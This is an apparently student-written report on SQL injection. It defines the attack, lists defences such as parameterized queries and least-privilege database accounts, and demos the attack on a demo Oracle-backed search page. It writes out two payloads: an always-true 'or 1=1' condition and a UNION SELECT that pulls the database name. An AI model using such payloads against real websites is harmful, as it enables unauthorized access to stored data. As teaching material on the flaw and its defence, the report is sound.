Web Application Security Report

# Introduction

With the emergence of Web 2.0, increased information sharing through social networking and increasing business adoption of the Web as a means of doing business and delivering service, websites are often attacked directly. Hackers either seek to attack the corporate network or the end-users and accessing their website by many ways. The attacks causing large consequences for websites, the weakness in the security makes the website more easily to hacked. The basic methods hackers use is SQL Injection, this is an error that many website have and they don't know how to face with this problem. This report will do a fake SQL Injection attack to show you what is SQL Injection, how it works and introduce a method to protect data when website was attacked.

# SQL Injection

1: What is SQL Injection?

SQL injection is a type of web application security vulnerability in which an attacker is able to submit a SQL command that is executed by a web application, exposing the back-end database. A SQL injection attack can occur when a web application utilizes user-supplied data without proper validation or encoding as part of a command or query. The specially crafted user data tricks the application into executing unintended commands or changing data. SQL injection allows an attacker to create, read, update, alter or delete data stored in the back-end database. In its most common form, a SQL injection attack gives access to sensitive information such as social security numbers, credit card numbers or other financial data. SQL injection is one of the most prevalent types of web application security vulnerability and hacker almost using SQL Injection to attack Website.


2: Preventing SQL Injection

You can prevent SQL injection if you adopt an input validation technique in which user input is authenticated against a set of defined rules for length, type and syntax and also against business rules.

You should ensure that users with the permission to access the database have the least privileges. Additionally, do not use system administrator accounts like “sa” for web applications. Also, you should always make sure that a database user is created only for a specific application and this user is not able to access other applications. Another method for preventing SQL injection attacks is to remove all stored procedures that are not in use. Use strongly typed parameterized query APIs with placeholder substitution markers, even when calling stored procedures. Addition, you should encrypt data before store to database, if hacker hacked your database your data still safe.


3: Demo SQL Injection using Website search engine

* This is a demo Website using Oracle Database




Using search engine of this website to return all record

+ Search query: Anything' or '1'='1.




+ Resutl:




Using search field to get database name of this website

+ Search query: Anything' UNION SELECT 'string','string', ora\_database\_name FROM dual --'

